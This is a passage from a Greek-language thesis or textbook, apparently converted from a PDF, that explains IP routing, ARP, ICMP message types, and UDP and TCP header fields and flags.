Αφού έγινε κατανοητή η βασική μορφή των πακέτων IP, θα σχολιαστεί και ο τρόπος δρομολόγησης των πακέτων IP σε ένα δίκτυο. Κάθε φορά που μια μηχανή θέλει να προωθήσει ένα πακέτο ανατρέχει σε έναν «πίνακα δρομολόγησης IP (IP routing table)» προκειμένου να αποφασίσει που θα στείλει το πακέτο αυτό. Χρησιμοποιώντας μόνο το τμήμα δικτύου μιας διεύθυνσης προορισμού εξοικονομείται χώρος στους πίνακες δρομολόγησης, καθώς η αποθήκευση των διαδρομών προς οποιαδήποτε μηχανή θα προκαλούσε γρήγορα σημαντικό πρόβλημα πόρων. Έτσι, οι πίνακες δρομολόγησης περιλαμβάνουν, τυπικά, ζεύγη διευθύνσεων IP δικτύων προορισμού και των αντίστοιχων διευθύνσεων IP του «επόμενου» δρομολογητή στη διαδρομή προς τον δίκτυο προορισμού. Αυτή η μέθοδος ονομάζεται «δρομολόγηση επόμενου άλματος». Η επιλογή, όμως, διαδρομών που βασίζονται μόνο στη διεύθυνση του δικτύου προορισμού έχει και αρνητικές επιπτώσεις. Όλη η κυκλοφορία προς ένα συγκεκριμένο δίκτυο ακολουθεί την ίδια διαδρομή, χωρίς να λαμβάνει υπόψιν της την διεκπεραιωτική ικανότητα των φυσικών δικτύων ή την καθυστέρησή τους, πράγμα το οποίο οδηγεί εύκολα σε συμφόρηση σε συνθήκες μεγάλου φόρτου. Ακόμα, μόνο ο τελικός δρομολογητής έχει τη δυνατότητα να επικοινωνήσει με τον υπολογιστή- προορισμό. Έτσι, μόνο αυτός μπορεί να καταλάβει αν ο υπολογιστής υπάρχει και είναι σε λειτουργία. Αυτό είχε ως συνέπεια την ανάπτυξη ενός μηχανισμού ελέγχου, ώστε να αναφέρονται στον υπολογιστή- προέλευση τυχόν προβλήματα παράδοσης. Ο μηχανισμός αυτός θα αναλυθεί στην συνέχεια. Ο αλγόριθμος που χρησιμοποιείται για την προώθηση πακέτων έχει την ακόλουθη μορφή [7]:

1) Υπολογισμός προθέματος δικτύου.

2) Αν αυτό αντιστοιχεί σε διεύθυνση άμεσα συνδεδεμένου δικτύου, παρέδωσε το πακέτο στον προορισμό μέσω του δικτύου αυτού.

3) Αν ο πίνακας δρομολόγησης περιλαμβάνει δρομολόγιο προς τον προορισμό, στείλε το πακέτο στο επόμενο άλμα της διαδρομής αυτής.

4) Αν ο πίνακας δρομολόγησης περιλαμβάνει δρομολόγιο προς το δίκτυο προορισμού, στείλε το πακέτο στο επόμενο άλμα της διαδρομής αυτής.

5) Αν ο πίνακας δρομολόγησης περιλαμβάνει προεπιλεγμένο δρομολόγιο, στείλε το πακέτο στον προεπιλεγμένο δρομολογητή.

6) Αν δεν επιτύχει τίποτα από τα παραπάνω, δήλωσε «σφάλμα δρομολόγησης»

Γενικά, το IP πρωτόκολλο, χρησιμοποιεί πληροφορίες δρομολόγησης για την προώθηση πακέτων. Η διαδρομή που θα ακολουθηθεί προσδιορίζεται με βάση τη διεύθυνση IP προορισμού των πακέτων. Η άμεση παράδοση αυτών, είναι εφικτή εφόσον η μηχανή προέλευσης βρίσκεται στο ίδιο φυσικό δίκτυο με την μηχανή προορισμού. Διαφορετικά, η μετάδοση γίνεται μέσω ενδιάμεσων δρομολογητών.

## 1.7 Το ARP πρωτόκολλο


Έστω μια μηχανή που θέλει να αποστείλει ένα πακέτο δεδομένων σε μια άλλη μηχανή, που βρίσκεται στο ίδιο φυσικό δίκτυο με αυτήν, για πρώτη φορά. Γνωρίζει την διεύθυνση IP προορισμού, μα όχι την φυσική διεύθυνσή της. Πως θα καταφέρει να αποστείλει το πακέτο αυτό στον επιθυμητό προορισμό- μηχανή;

Η ανάγκη αυτή για αντιστοίχηση διευθύνσεων IP σε φυσικές διευθύνσεις οδήγησε στην ανάπτυξη ενός πρωτοκόλλου χαμηλού επιπέδου ονόματι «Address Resolution Protocol (ARP)». Αυτό περιγράφει ένα μηχανισμό, μέσω αποστολής μηνυμάτων, που θα δίνει τη δυνατότητα «μετάφρασης» μιας διεύθυνσης IP σε φυσική διεύθυνση. Επειδή όμως, η «μετάφραση» αυτή είναι μια δαπανηρή διαδικασία, θα πρέπει, κάπως, να διατηρούνται οι αντιστοιχισμένες διευθύνσεις. Έτσι, σε κάθε μηχανή που χρησιμοποιεί το ARP πρωτόκολλο, διατηρείται μια «κρυφή μνήμη (cache)» που περιέχει τις πιο πρόσφατες αντιστοιχίσεις διευθύνσεων IP και φυσικών διευθύνσεων.

Όταν ένας υπολογιστής θέλει να στείλει ένα πακέτο σε κάποιον προορισμό, ελέγχει πρώτα την κρυφή ARP μνήμη. Εάν βρει αντιστοίχηση για την διεύθυνση IP αυτή, ανακτά την φυσική διεύθυνση που της αντιστοιχεί και στέλνει το πακέτο. Αν όχι, αποστέλλει ένα μήνυμα σε όλες τις μηχανές του δικτύου. Το μήνυμα αυτό αντιστοιχεί στην ερώτηση «Ποια μηχανή έχει την διεύθυνση <IP> ; ». Αν κάποια μηχανή που της αντιστοιχεί αυτή η διεύθυνση λάβει το μήνυμα, θα απαντήσει με τη σειρά της με ένα μήνυμα «Εγώ έχω τη διεύθυνση <IP> » που περιέχει και την φυσική της διεύθυνση. Μόλις ο αρχικός αποστολέας λάβει αυτήν την απάντηση, θα εισάγει μια νέα καταχώριση στην κρυφή ARP μνήμη του [8].

Συγκεκριμένα, τα πακέτα ARP που ανταλλάσσονται έχουν τη μορφή που φαίνεται στην εικόνα 1.3 και ενθυλακώνονται – όπως τα πακέτα IP – σε πλαίσια Ethernet. Τα πεδία του πακέτου που θα μας απασχολήσουν είναι τα:

- OPERATION: Προσδιορίζει τον τύπο του μηνύματος· έχει την τιμή 1 για αίτηση ARP και 2 για απάντηση ARP (Υποστηρίζονται άλλες 2 τιμές για χρήση από το πρωτόκολλο RARP).
- SENDER HA: Η φυσική (MAC) διεύθυνση του αποστολέα.
- SENDER IP: Η διεύθυνση (IP) του αποστολέα.
- TARGET HA: Η φυσική (MAC) διεύθυνση του παραλήπτη.
- TARGET IP: Η διεύθυνση (IP) του παραλήπτη.




Εικόνα 1-3: Η μορφή του ARP πακέτου [9]

Τα υπόλοιπα πεδία χρησιμοποιούνται για την προσαρμογή του πρωτοκόλλου σε δίκτυα διαφορετικής αρχιτεκτονικής και λειτουργίας.


Η διαδεδομένη αξιοποίηση του ARP πρωτοκόλλου, επέτρεψε την τυχαία ανάθεση διευθύνσεων IP σε υπολογιστές, αποκρύπτοντας έτσι από τον χρήστη την φυσική διευθυνσιοδότηση του δικτύου. Αυτό είχε σαν αποτέλεσμα την θεώρηση του πρωτοκόλλου ARP μέρος του φυσικού συστήματος δικτύων και όχι των πρωτοκόλλων διαδικτύων.

## 1.8 Το ICMP πρωτόκολλο

Αφού αναλύθηκε ο τρόπος με τον οποίον προωθούνται τα πακέτα από δρομολογητή σε δρομολογητή, ήρθε η ώρα να αναφερθούν οι μέθοδοι αναφοράς σφαλμάτων στη λειτουργία του δικτύου, καθώς και οι μηχανισμοί ελέγχου του.

Κατά τη διάρκεια του ταξιδιού από την μηχανή προέλευσης στον τελικό προορισμό του, ένα πακέτο περνά από διάφορους δρομολογητές· Σε περίπτωση που κάποιος από αυτούς δε δύναται να το προωθήσει, πρέπει να ενημερωθεί ο κόμβος προέλευσης για την αποτυχία παράδοσής του. Έτσι, έπρεπε να αναπτυχθεί ένας μηχανισμός αναφοράς σφαλμάτων και ελέγχου, που θα επιτρέπει στους δρομολογητές να αναφέρουν τυχόν ανωμαλίες στην παράδοση των πακέτων, και στους υπολογιστές να ελέγχουν αν οι προορισμοί είναι προσπελάσιμοι

Αυτό είχε σαν αποτέλεσμα την ανάπτυξη του πρωτοκόλλου «Internet Control Message Protocol (ICMP)». Το πρωτόκολλο αυτό χρησιμοποιεί μηνύματα που αποστέλλονται ως τμήμα δεδομένων πακέτων IP, μεταξύ του λογισμικού του πρωτοκόλλου IP μιας μηχανής και του ιδίου μιας άλλης. Η μορφή των μηνυμάτων που ανταλλάσσονται φαίνονται στην εικόνα 1.4. Μια ιδιαιτερότητα που χαρακτηρίζει το πρωτόκολλο αυτό είναι ότι η δομή του μηνύματος αλλάζει ανάλογα με τον τύπο του· τα πεδία που βρίσκονται μετά το $33^{ο}$ bit, δηλαδή, καθορίζουν διαφορετικές παραμέτρους, ανάλογα με τον τύπο του ICMP μηνύματος [10].




Εικόνα 1-4: Η μορφή του ICMP μηνύματος [11]

Η τιμή του πρώτου πεδίου, ονόματι «TYPE», καθορίζει τη σημασία (και τη μορφή, όπως ειπώθηκε προηγουμένως) του πακέτου, με βάσει την κάτωθι λίστα:

1) 0 - Echo Reply : Χρησιμοποιείται για την απάντηση σε «αιτήσεις αντήχησης»· βλ. 3.

2) 3 - Destination Unreachable : Αποστέλλεται όταν ένας δρομολογητής αδυνατεί να προωθήσει ή να παραδώσει ένα πακέτο IP. Η τιμή του δεύτερου πεδίου «CODE» της κεφαλίδας ICMP καθορίζει την αιτία αποτυχίας παράδοσης του πακέτου. (Οι τιμές του πεδίου αυτού δεν θα αναλυθούν στα πλαίσια αυτής της εργασίας αλλά θα αναφερθούν ονομαστικά αυτές που είναι απαραίτητες για την υλοποίηση της εφαρμογής).

3) 8 - Echo Request : Χρησιμοποιείται για τον έλεγχο σωστής λειτουργίας του μηχανισμού δρομολόγησης IP κατά μήκος μιας διαδρομής προς ένα προορισμό. Αρχικά αποστέλλεται μια «αίτηση αντήχησης» και ενθυλακώνεται σε ένα πακέτο IP. Αν ο προορισμός λάβει σωστά το μήνυμα απαντά στην μηχανή προέλευσης με μια «απάντηση

αντήχησης»· βλ. 1. Αν κάποιος δρομολογητής, κατά μήκος της διαδρομής, δεν μπορέσει να προωθήσει το πακέτο ή να το παραδώσει στον τελικό προορισμό του, απαντά με ένα ICMP μήνυμα τύπου 3 – Destination Unreachable.

4) 11 - Time Exceeded : Αποστέλλεται στη μηχανή προέλευσης σε περίπτωση που λήξει ο χρόνος επανασυναρμολόγησης κατακερματισμένων τμημάτων IP ή μηδενιστεί ο μετρητής αλμάτων τους.

5) 13 - Timestamp Request : Αποστέλλεται όταν μια μηχανή θελήσει να ενημερώσει το ρολόι της βάσει αυτού μιας άλλης μηχανής ή να υπολογίσει την καθυστέρηση δικτύου προς αυτήν. Η αίτηση περιέχει την χρονοσφραγίδα της μηχανής κατά την αποστολή του μηνύματος. Όταν ο προορισμός λάβει αυτό το μήνυμα απαντά με ένα μήνυμα που περιέχει τόσο την «χρονοσφραγίδα δημιουργίας», όσο και τις χρονοσφραγίδες «λήψης» και «μετάδοσης».

6) 14 - Timestamp Reply : Η απάντηση σε «αιτήσεις χρονοσφραγίδας»· βλ. 5. Η μορφή του μηνύματος είναι ίδια με αυτή της αίτησης.

7) 17 - Address Mask Request : Αποστέλλεται σε ένα δρομολογητή – ή σε όλο το τοπικό δίκτυο όταν η διεύθυνσή του δεν είναι γνωστή – όταν μια μηχανή θέλει να μάθει την «μάσκα υποδικτύου» που χρησιμοποιεί το τοπικό δίκτυο.

8) 18 - Address Mask Reply : Αποστέλλεται ως απάντηση σε «αιτήσεις μάσκας υποδικτύου»· βλ. 7.

Υπάρχουν και άλλοι πιθανοί τύποι μηνυμάτων ICMP, που δε θα αναφερθούν, όμως, στα πλαίσια αυτής της εργασίας.

Αναφέρονται, επίσης, ονομαστικά ορισμένες από τις τιμές του πεδίου CODE:

1 – Host Unreachable

2 – Protocol Unreachable

3 – Port Unreachable

4 – Fragmentation Needed and Don't Fragment was Set

5 – Source Route Failed

6 – Destination Network Unknown

7 – Destination Host Unknown

8 – Source Host Isolated

9 – Communication with Destination Network is Administratively Prohibited

10 – Communication with Destination Host is Administratively Prohibited

11 – Destination Network Unreachable for Type of Service

12 – Destination Host Unreachable for Type of Service

Το ICMP πρωτόκολλο, ικανοποιεί έτσι τις ανάγκες ελέγχου και αποσφαλμάτωσης ενός TCP/IP δικτύου. Τα μηνύματα ελέγχου του πρωτοκόλλου αυτού χρησιμοποιούνται τόσο σε αλγόριθμους δρομολόγησης IP πακέτων, όσο και σε εφαρμογές συντήρησης και επίβλεψης δικτύων, όπως αυτή που θα αναπτυχθεί στα πλαίσια αυτής της μελέτης.

## 1.9 Το UDP πρωτόκολλο

Μέχρι τώρα, ως τελικός προορισμός ενός πακέτου, θεωρούνταν ένας υπολογιστής συνδεδεμένος στο TCP/IP δίκτυο, ο οποίος έχει μια συγκεκριμένη διεύθυνση IP. Στη πραγματικότητα όμως, ένας υπολογιστής μπορεί να ανταλλάσσει πακέτα με πολλούς άλλους υπολογιστές, ταυτόχρονα. Πως γίνεται, όμως, η διάκριση ποιό πακέτο στάλθηκε από ποιά διεργασία ενός υπολογιστή;

Για την καλύτερη οργάνωση των συνδέσεων ενός υπολογιστή, και την προστασία του από υπερβολική εισροή δικτυακής κίνησης, ορίστηκε ένα σύνολο αφηρημένων σημείων προορισμού για έναν υπολογιστή, που ονομάστηκαν «θύρες πρωτοκόλλων». Κάθε θύρα προσδιορίζεται από ένα θετικό ακέραιο αριθμό. Οι αριθμοί αυτοί εκτείνονται από το 0 έως το 65535. Οι θύρες 0 έως 1023 είναι δεσμευμένες και χρησιμοποιούνται από γνωστές υπηρεσίες συστήματος όπως οι διακομιστές ιστοσελίδων (webservers), διακομιστές μεταφοράς αρχείων (FTP servers) κ.α. Οι υπόλοιπες μπορούν να χρησιμοποιηθούν από οποιαδήποτε διεργασία χρήστη, όμως οι 1024 έως 49151 διαφέρουν, καθώς είναι δυνατή η καταχώριση – και συνεπώς η αυτόματη παγκόσμια αναγνώριση – της εφαρμογής που τις χρησιμοποιεί, στον οργανισμό IANA. Έτσι, απαραίτητη προϋπόθεση για την επικοινωνία μιας υπηρεσίας σε μια μηχανή με μια αντίστοιχη που εκτελείται σε μια άλλη μηχανή είναι ο προσδιορισμός μιας «θύρας προορισμού (destination port)» κατά την αποστολή των πακέτων δεδομένων. Αυτό είχε σαν αποτέλεσμα να αναπτυχθούν δύο πρωτόκολλα ανταλλαγής δεδομένων μεταξύ δικτυακών εφαρμογών· το UDP και το TCP.

Το «User Datagram Protocol (UDP)» πρωτόκολλο προσφέρει μια αναξιόπιστη, ασυνδεσμική υπηρεσία παράδοσης πακέτων, που χρησιμοποιεί το IP για τη μεταφορά των μηνυμάτων μεταξύ μηχανών. Αυτό σημαίνει ότι μια εφαρμογή που χρησιμοποιεί το UDP είναι υπεύθυνο για το χειρισμό τυχόν απωλειών πακέτων, καθυστέρησης, παράδοσης εκτός σειράς ή αποσύνδεσης κόμβων [12].


Όπως φαίνεται στην εικόνα 1.5, τα «αυτοδύναμα πακέτα χρήστη» - το όνομα των μηνυμάτων UDP – αποτελούνται από δύο μέρη· την κεφαλίδα και την περιοχή δεδομένων. Στην κεφαλίδα διακρίνονται τέσσερα πεδία μήκους 16 bit:

1) SOURCE PORT : Η θύρα πρωτοκόλλων προέλευσης.

2) DESTINATION PORT : Η θύρα πρωτοκόλλων προορισμού.

3) LENGTH : Το μήκος του μηνύματος (που περιλαμβάνεται στην περιοχή δεδομένων).

4) CHECKSUM : Το άθροισμα ελέγχου του μηνύματος.




Εικόνα 1-5: Η μορφή του UDP πακέτου [13]

## 1.10 Το TCP πρωτόκολλο

Όπως ειπώθηκε προηγουμένως όμως, η επικοινωνία μέσω του πρωτοκόλλου UDP είναι αναξιόπιστη. Την ανάγκη για αξιόπιστη ανταλλαγή δικτυακών μηνυμάτων ικανοποίησε το «Transfer Control Protocol (TCP)».

Η κυριότερη διαφορά μεταξύ των δύο αυτών πρωτοκόλλων έγκειται στο ότι το UDP είναι «connection-less» πρωτόκολλο, σε αντίθεση με το TCP το οποίο απαιτεί την εδραίωση μιας σύνδεσης μεταξύ των μηχανών που θα συμμετέχουν στην «συνομιλία». Κατά την επικοινωνία μεταξύ δύο διεργασιών που μεταφέρουν μεγάλες ποσότητες δεδομένων, τα δεδομένα αυτά έχουν την μορφή «ρεύματος bytes (byte-stream). Η μεταφορά αυτού του ρεύματος δεδομένων είναι ανάλογη με ένα τηλεφώνημα· πριν την έναρξη της μεταφοράς, τα δύο προγράμματα εφαρμογών ενημερώνουν το αντίστοιχο λειτουργικό σύστημα για την πρόθεσή τους να μεταφέρουν δεδομένα και στη συνέχεια – όπως και με το τηλεφώνημα – ο παραλήπτης πρέπει να αποδεχθεί την «κλήση». Συγκεκριμένα, για την δημιουργία TCP συνδέσεων απαιτείται μια «τριμερής χειραψία TCP» [14]:

1) Η μηχανή- προέλευση στέλνει μια «αίτηση σύνδεσης» στον προορισμό, με τη μορφής ενός πακέτου, όπως συμβαίνει και στο UDP πρωτόκολλο, με προορισμό μια συγκεκριμένη θύρα πρωτοκόλλων.


2) Η μηχανή-προορισμός, για να αποδεχθεί την αίτηση για δημιουργία σύνδεσης TCP, απαντά με ένα μήνυμα «επιβεβαίωσης» στη μηχανή-προέλευση.

3) Τέλος, η μηχανή- προέλευση αποστέλλει και αυτή ένα μήνυμα επιβεβαίωσης και έτσι εδραιώνεται η σύνδεση TCP και μπορεί να ξεκινήσει η αποστολή δεδομένων.

Η έννοια των «συνδέσεων» αυτών προσφέρει την δυνατότητα να διακρίνονται τα διάφορα κανάλια επικοινωνίας μέσω του πρωτοκόλλου TCP, σε συνδέσεις εικονικών κυκλωμάτων που έχουν ως χαρακτηριστικό δυο ακραία σημεία. Αυτό σημαίνει ότι μέσω μιας θύρας TCP μπορούν να λειτουργούν ταυτόχρονα πολλες συνδέσεις.

Ένα χαρακτηριστικό ακόμα του πρωτοκόλλου αυτού είναι ο κατακερματισμός της ροής δεδομένων που αποστέλλεται σε «τμήματα (segments)». Το μέγεθος αυτών αποφασίζεται από το λογισμικό πρωτοκόλλου κατά τη μετάδοση, ασχέτως από το μέγεθος τμημάτων δεδομένων που παράγει το πρόγραμμα εφαρμογών· το λογισμικό πρωτοκόλλου, δηλαδή, «περιμένει» να λάβει μια συγκεκριμένη ποσότητα δεδομένων προτού τα προωθήσει στο δίκτυο.

Για την εξασφάλιση της έγκυρης – και έγκαιρης – παράδοσης των τμημάτων, το TCP χρησιμοποιεί ένα μηχανισμό επιβεβαίωσης παράδοσης. Η βασική ιδέα παροχής αξιοπιστίας είναι ότι μετά από κάθε παραλαβή τμήματος, ο προορισμός αποστέλλει στη μηχανή- προέλευση μια «επιβεβαίωση» ότι παρέλαβε το τμήμα. Σε πραγματικές συνθήκες λειτουργίας ενός δικτύου, η αποστολή επιβεβαιώσεων για κάθε τμήμα που λαμβάνεται θα προκαλούσε γρήγορα σοβαρά προβλήματα συμφόρησης. Για την αντιμετώπιση αυτού του προβλήματος αξιοποιήθηκε η τεχνική των «συρόμενων παραθύρων (sliding windows)». Αυτή περιγράφει ότι για την μετάδοση ενός ρεύματος δεδομένων χρησιμοποιείται ένα «παράθυρο» που «βλέπει» την ροή. Το μέγεθος του παραθύρου καθορίζει το πλήθος των τμημάτων που μπορούν να αποσταλούν προτού απαιτηθεί επιβεβαίωση για τα τμήματα που στάλθηκαν. Έως ότου να ληφθεί η επιβεβαίωση για ένα τμήμα TCP, το λογισμικό πρωτοκόλλου δεν μπορεί να αποστείλει άλλα τμήματα. Για κάθε επιβεβαίωση που λαμβάνεται, ένα επιπλέον τμήμα μπορεί να σταλθεί. Η τεχνική αυτή παρομοιάζεται με το «σύρσιμο» ενός παραθύρου πάνω στην ροή δεδομένων· εξ ου και η ονομασία της τεχνικής [15].




Εικόνα 1-6: Η μορφή του TCP πακέτου [16]

Όπως φαίνεται στη εικόνα 1.6 τα τμήματα TCP χωρίζονται στην κεφαλίδα και το τμήμα δεδομένων. Η κεφαλίδα αποτελείται από τα ακόλουθα πεδία:

1) SOURCE PORT: Η θύρα πρωτοκόλλων που «ακούει» η διεργασία-προέλευση.

2) DESTINATION PORT: Η θύρα πρωτοκόλλων που «ακούει» η διεργασία-προορισμός.

3) SEQUENCE NUMBER: Ο αριθμός ακολουθίας του τμήματος προσδιορίζει την θέση του τμήματος μέσα στο ρεύμα δεδομένων TCP.

4) ACKNOWLEDGEMENT NUMBER: Ο αριθμός επιβεβαίωσης αναφέρεται στον αριθμό του byte που περιμένει να λάβει μετά η προέλευση. Αναφέρεται δηλαδή σε δεδομένα της ροής που κινείται αντίθετα από το τμήμα αυτό.

5) HEADER LENGTH: Προσδιορίζει το μήκος της κεφαλίδας.

6) CODE BITS: Προσδιορίζουν το σκοπό και τα περιεχόμενα του τμήματος ή αλλιώς τον «τύπο» του μηνύματος. Οι «τύποι» που υποστηρίζονται είναι

URGENT (URG), ACKNOWLEDGEMENT (ACK), PUSH (PSH), RESET (RST), SYNCHRONIZE (SYN) και FINISH (FIN).

7) WINDOW: Το μέγεθος του παραθύρου TCP· το πλήθος bytes, δηλαδή, που είναι διατεθειμένο να δεχτεί το λογισμικό πρωτοκόλλου TCP.

8) CHECKSUM: Το άθροισμα ελέγχου του τμήματος TCP.

9) URGENT: Προσδιορίζει τη θέση λήξης των «επειγόντων» δεδομένων.

10) OPTIONS: Πρόσθετες πληροφορίες για το τμήμα (π.χ. ορισμός μέγιστου μεγέθους τμήματος). Το πεδίο αυτό είναι προαιρετικό.

Το πεδίο CODE BITS θα διαδραματίσει σημαντικό ρόλο σε αυτή τη μελέτη, οπότε θα περιγραφεί αναλυτικότερα Το πεδίο αυτό μπορεί να θεωρηθεί σαν ένα σύνολο «σημαιών (flags)» που σηματοδοτούν συγκεκριμένες ενέργειες του πρωτοκόλλου TCP.

1) URG: Υποδηλώνει ότι το μήνυμα είναι «επείγον» και πρέπει να παραδοθεί «εκτός ζώνης». Το πεδίο URGENT της κεφαλίδας αποτελεί δείκτη στο τέλος των επειγόντων δεδομένων.

2) ACK: «Επιβεβαιώνει» στον υπολογιστή- προορισμό ότι το λογισμικό πρωτοκόλλου έχει λάβει ένα τμήμα των δεδομένων του ρεύματος που κινείται στην αντίθετη κατεύθυνση. Σε συνδυασμό με τον αριθμό επιβεβαίωσης (ACKNOWLEDGEMENT NUMBER) δηλώνει το επόμενο κομμάτι του εισερχόμενου ρεύματος TCP που περιμένει να λάβει. Το μοντέλο επιβεβαιώσεων TCP ονομάζεται «αθροιστικό» επειδή αναφέρει τον όγκο του ρεύματος που έχει συγκεντρωθεί Αυτό σημαίνει ότι μια επιβεβαίωση θα δηλώσει ότι περιμένει το πρώτο τμήμα από την αρχή του ρεύματος που δεν έχει λάβει, άσχετα με το αν έχουν φτάσει τμήματα εκτός σειράς· μόλις το λάβει, στην επομένη επιβεβαίωση θα συνυπολογίσει τυχόν τμήματα που είχαν φτάσει εκτός σειράς και ούτω καθεξής, μέχρι να παραληφθεί όλο το ρεύμα.

3) PSH: Για να ανταποκριθεί το πρωτόκολλο TCP στις ανάγκες αλληλεπιδραστικών διεργασιών, όπου η άμεση αποστολή δεδομένων είναι απαραίτητη, διαθέτει μια λειτουργία «προώθησης (push)». Έτσι, όταν ένα τμήμα έχει ενεργοποιημένη την σηματοδοσία PUSH, δηλώνει στο λογισμικό πρωτοκόλλου και των δύο μηχανών ότι το τμήμα πρέπει να παραδοθεί άμεσα στην διεργασία χρήστη, χωρίς να περιμένει την πλήρωση της μνήμης προσωρινής αποθήκευσης.

4) RST: Για την αντιμετώπιση ανωμαλιών στις συνδέσεις, το TCP διαθέτει μια λειτουργία «καθαρισμού (reset)». Έτσι, με την αποστολή ενός τμήματος με ενεργοποιημένη τη «σημαία» RESET, το λογισμικό πρωτοκόλλου μιας μηχανής δηλώνει στο αντίστοιχο της άλλης, ότι

πρέπει να διακόψει «άτακτα» την TCP σύνδεση, να ενημερώσει τη διεργασία χρήστη για την πτώση της και να απελευθερώσει τυχόν δεσμευμένους – από την σύνδεση – πόρους.

5) SYN: Η σημαία αυτή, σε συνδυασμό με τη σημαία ACK, χρησιμοποιείται για την εγκαθίδρυση συνδέσεων TCP. Συγκεκριμένα, η «τριμερής χειραψία TCP» που περιγράφηκε νωρίτερα αποτελείται από την ακόλουθη διαδικασία:

   i) Αποστολή τμήματος με ενεργοποιημένη τη σημαία SYN.

   ii) Αναμονή για λήψη τμήματος με ενεργοποιημένες τις σημαίες SYN + ACK

   iii) Μόλις αυτό συμβεί, γίνεται αποστολή τμήματος με ενεργοποιημένη τη σημαία ACK.

   Η σύνδεση TCP έχει πλέον εγκαθιδρυθεί

6) FIN: Για τον ομαλό τερματισμό των συνδέσεων TCP, χρησιμοποιείται η σηματοδοσία FINISH. Μόλις μια διεργασία δηλώσει ότι δεν έχει άλλα δεδομένα να στείλει, το λογισμικό πρωτοκόλλου TCP αποστέλλει ένα τμήμα με ενεργοποιημένη τη σημαία FIN. Η μηχανή- προορισμός τότε, απαντά με ένα τμήμα ACK, αποστέλλει όσα δεδομένα έχουν απομείνει, περιμένει να λάβει την επιβεβαίωση για αυτά τα δεδομένα και στη συνέχεια μεταδίδει και αυτή ένα τμήμα με ενεργοποιημένο τα ψηφία FIN+ACK. Τέλος, η μηχανή που ξεκίνησε τη διαδικασία τερματισμού της σύνδεσης, μεταδίδει και αυτή ένα τμήμα ACK, τερματίζοντας πλήρως τη σύνδεση.

